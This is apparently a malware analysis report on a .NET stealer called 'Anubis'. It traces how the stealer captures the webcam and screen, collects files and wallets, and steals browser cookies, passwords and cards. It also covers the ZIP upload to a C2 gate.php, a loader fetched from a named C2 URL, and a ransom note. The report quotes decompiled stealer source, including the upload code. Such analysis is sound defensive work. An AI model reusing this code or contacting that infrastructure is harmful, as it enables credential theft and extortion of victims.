Sample Information
MD5: 9664ef2d82e819afa20e5411e0855027

This is a PE32 binary written in C# (.NET). Using a .NET decompiler such as JetBrains dotPeek makes it easy to trace the main control flow.
Execution Flow
1. Creating a Temporary Working Directory
 
The malware first retrieves the user's temporary directory and creates an AX754VD.tmp subdirectory underneath it. Collected data is temporarily stored there before later being sent to the C2 server.
2. Webcam Capture
 

The Get_webcam() function creates a capture window and saves the current webcam frame as CamScreen.png.
3. Screenshot Capture

It captures the active desktop screen and saves it as screen.jpeg.
4. Data Collection

The list of data the stealer collects is as follows:
- FileZilla — credentials and connection profiles
- Desktop files — files with
txt,doc,cs,cpp,dat,docx,log,sqlextensions - Mozilla user data — from the
AppData\Local\Mozillapath - Bitcoin wallet data
- Loader — downloads
https://anubiscode.fun/test/panel/loader.php, runs it as a hidden process namedsvhost.exe, and transmits the collected data
5. Browser Credential Theft
The Get_agent() function reads version information from the Windows registry to collect the User-Agent string of each installed browser (Chrome, Opera, Firefox):
public static void Get_agent(string dir)
{
    UserAgents.GetOSBit();
    UserAgents.NT = UserAgents.GetNTVersion();
    string[] strArray = UserAgents.NT.Split('.');
    string str1 = string.Empty;
    if (((IEnumerable<string>) strArray).Contains<string>("10"))
        str1 = "Windows NT 10.0";
    if (strArray.Length > 1 && !((IEnumerable<string>) strArray).Contains<string>("10"))
        str1 = "Windows NT " + strArray[0] + "." + strArray[1];
    try
    {
        using (StreamWriter streamWriter = new StreamWriter(dir + "\\UserAgents.txt"))
        {
            if (Directory.Exists(Environment.GetEnvironmentVariable("LocalAppData") + "\\Google\\Chrome\\User Data"))
            {
                object obj = Registry.GetValue("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\App Paths\\chrome.exe", "", (object) null);
                string str2 = obj == null
                    ? FileVersionInfo.GetVersionInfo(Registry.GetValue("HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\App Paths\\chrome.exe", "", (object) null).ToString()).FileVersion
                    : FileVersionInfo.GetVersionInfo(obj.ToString()).FileVersion;
                if (UserAgents.razr == "x64")
                    streamWriter.WriteLine("Mozilla/5.0 (" + str1 + "; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/" + str2 + " Safari/537.36");
                else
                    streamWriter.WriteLine("Mozilla/5.0 (" + str1 + ") AppleWebKit/537.36 (KHTML, like Gecko) Chrome/" + str2 + " Safari/537.36");
            }
            // Opera and Firefox handled the same way...
        }
    }
}
For Opera, there is separate logic that reads the version from the registry and then maps that version number to a Chromium version. Firefox first checks for the existence of C:\Program Files\Mozilla Firefox\firefox.exe.
Afterward, the Parse() function iterates over all browser profiles and calls dedicated extraction routines for each:
public static void Parse(string dir)
{
    Directory.CreateDirectory(dir + "\\Browsers");
    Steal.Cookies();
    try
    {
        foreach (string fileName in Browser_Parse.GetProfile())
        {
            try
            {
                string fullName = new FileInfo(fileName).Directory.FullName;
                string str1 = fileName.Contains(Browser_Parse.RoamingAppData)
                    ? Browser_Parse.GetRoadData(fullName)
                    : Browser_Parse.GetLclName(fullName);
                if (!string.IsNullOrEmpty(str1))
                {
                    string str2 = str1[0].ToString().ToUpper() + str1.Remove(0, 1);
                    string name = Browser_Parse.GetName(fullName);
                    GetCookies.Cookie_Grab(fullName, str2, name);        // cookies
                    GetPasswords.Passwords_Grab(fullName, str2, name);   // passwords
                    GetPasswords.Write_Passwords();
                    Get_Credit_Cards.Get_CC(fullName, str2, name);       // credit cards
                    Get_Credit_Cards.Write_CC(str2, name);
                    Get_Browser_Autofill.Get_Autofill(fullName, str2, name); // autofill
                    Get_Browser_Autofill.Write_Autofill(str2, name);
                }
            }
        }
    }
}
For each browser profile, it extracts cookies, saved passwords, credit card information, and autofill data.
6. System Information Collection
It collects hardware and geolocation data via WMI and http://ip-api.com/line/?fields:
public static void Info(string dir)
{
    object obj1 = (object) 0;
    foreach (ManagementBaseObject managementBaseObject in new ManagementObjectSearcher("Select * from Win32_ComputerSystem").Get())
        obj1 = managementBaseObject["NumberOfLogicalProcessors"];

    string id = Identification.GetId();
    string str1 = loki.loki.Utilies.Hardware.Hardware.Define_windows();
    string end;
    using (WebResponse response = WebRequest.Create("http://ip-api.com/line/?fields").GetResponse())
    {
        using (StreamReader streamReader = new StreamReader(response.GetResponseStream()))
            end = streamReader.ReadToEnd();
    }
    // ...
    using (StreamWriter streamWriter1 = new StreamWriter(dir + "\\information.log"))
    {
        streamWriter1.WriteLine("IP : " + strArray[13]);
        streamWriter1.WriteLine("Country : " + strArray[1]);
        streamWriter1.WriteLine("Country Code : " + strArray[2]);
        streamWriter1.WriteLine("State Name : " + strArray[4]);
        streamWriter1.WriteLine("City : " + strArray[5]);
        streamWriter1.WriteLine("Timezone : " + strArray[9]);
        streamWriter1.WriteLine("ZIP : " + strArray[6]);
        streamWriter1.WriteLine("ISP : " + strArray[10]);
        streamWriter1.WriteLine("Coordinates : " + strArray[7] + " , " + strArray[8]);
        streamWriter1.WriteLine("Username : " + Environment.UserName);
        streamWriter1.WriteLine("PCName : " + Environment.MachineName);
        streamWriter1.WriteLine("HWID : " + id);
        streamWriter1.WriteLine("OS : " + str1);
        streamWriter1.WriteLine("CPU : " + obj2?.ToString());
        streamWriter1.WriteLine("GPU : " + obj4?.ToString());
        streamWriter1.WriteLine("MAC : " + obj3?.ToString());
        // Screen resolution, language, browser version, etc...
    }
}
Items collected:
- IP address, country, city, ISP, coordinates (via ip-api.com)
- Username, PC name, UUID, HWID
- OS, CPU, GPU, RAM, MAC address
- Screen resolution, system language, layout language
- Installed browser versions
7. Data Exfiltration

It compresses all the files gathered in the temporary directory into a <country>_<IP>_<HWID>.zip archive and uploads it to the C2 server:
ZipFile.CreateFromDirectory(dir, Path.GetTempPath() + "\\" + strArray[1] + "_" + strArray[13] + "_" + id + ".zip");
try
{
    new WebClient().UploadFile(
        Settings.Url + string.Format(
            "gate.php?id={0}&wlt={1}&cki={2}&pwd={3}&cc={4}&frm={5}&hwid={6}",
            (object) 1,
            (object) Crypto.count,
            (object) GetCookies.CCookies,
            (object) GetPasswords.Cpassword,
            (object) Get_Credit_Cards.CCCouunt,
            (object) Get_Browser_Autofill.AutofillCount,
            (object) id),
        "POST",
        Path.GetTempPath() + "\\" + strArray[1] + "_" + strArray[13] + "_" + id + ".zip");
}
catch (Exception ex)
{
    Console.WriteLine(ex.ToString());
}
File.Delete(Path.GetTempPath() + "\\" + strArray[1] + "_" + strArray[13] + "_" + id + ".zip");
The query parameters of gate.php also carry a summary of the stolen data (cookie count, password count, credit card count, autofill count, HWID). This structure lets the attacker's panel dashboard show victim status at a glance.
After the upload, the local ZIP file is immediately deleted.
8. Cleanup and Ransomware Drop
 
Once exfiltration is complete, the temporary working directory is deleted. It then drops a ransom note and displays a MessageBox:
File.WriteAllText(
    Environment.GetFolderPath(Environment.SpecialFolder.CommonDesktopDirectory) + "\\HowToDecrypt.txt",
    "IMPORTANT INFORMATION!!!!\nAll your files are encrypted with Russian Paradise stealer:"
    + crypt.AESDecript(Settings.Stealer_version)
    + "\nTo Decrypt: \n - Send 0.02 BTC to: " + Settings.bitcoin_keshel
    + "\n- Follow All Steps",
    Encoding.UTF8);
Thread.Sleep(2000);
int num = (int) MessageBox.Show(
    "IMPORTANT INFORMATION!!!!\nAll your files are encrypted with Russian Paradise stealer: "
    + Settings.Stealer_version
    + "\nTo Decrypt: \n - Send 0.02 BTC to: " + Settings.bitcoin_keshel
    + "\n - Follow All Steps");
Process.Start(
    Environment.GetFolderPath(Environment.SpecialFolder.CommonDesktopDirectory)
    + "\\HowToDecrypt.txt");
The binary's name is "Anubis," but the ransom note reads "Russian Paradise stealer." This inconsistency suggests the malware was derived from, or sold alongside, a different ransomware kit.
Summary
| Stage | Technique |
|---|---|
| Preparation | Create working directory at %TEMP%\AX754VD.tmp |
| Reconnaissance | Webcam capture, screenshot, IP geolocation via ip-api.com |
| Credential theft | Extract cookies, passwords, credit cards, and autofill data from Chrome/Opera/Firefox |
| File collection | Collect document files from the desktop (txt, doc, cs, cpp, etc.) |
| Bitcoin theft | Collect wallet data |
| Additional payload | Download and run a hidden svhost.exe from the C2 loader URL |
| Data exfiltration | ZIP compression followed by POST upload to gate.php (query parameters include the theft summary) |
| Cleanup | Delete the temporary ZIP file |
| Ransomware | Drop HowToDecrypt.txt, display a MessageBox, demand 0.02 BTC |
C2: https://anubiscode.fun/test/panel/ (loader + gate endpoints)